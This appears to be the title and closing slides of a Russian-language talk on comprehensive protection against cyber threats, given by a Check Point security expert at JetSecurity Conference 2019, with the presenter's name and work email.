10 YEARS JETSECURITY CONFERENCE 2019

КОМЛЕКСНАЯ ЗАЩИТА ОТ КИБЕРУГРОЗ



10 YEARS JETSECURITY CONFERENCE 2019

СПАСИБО ЗА ВНИМАНИЕ!

Денисов Валерий

Эксперт по безопасности, Check Point
vdenisov@checkpoint.com

Check Point SOFTWARE TECHNOLOGIES LTD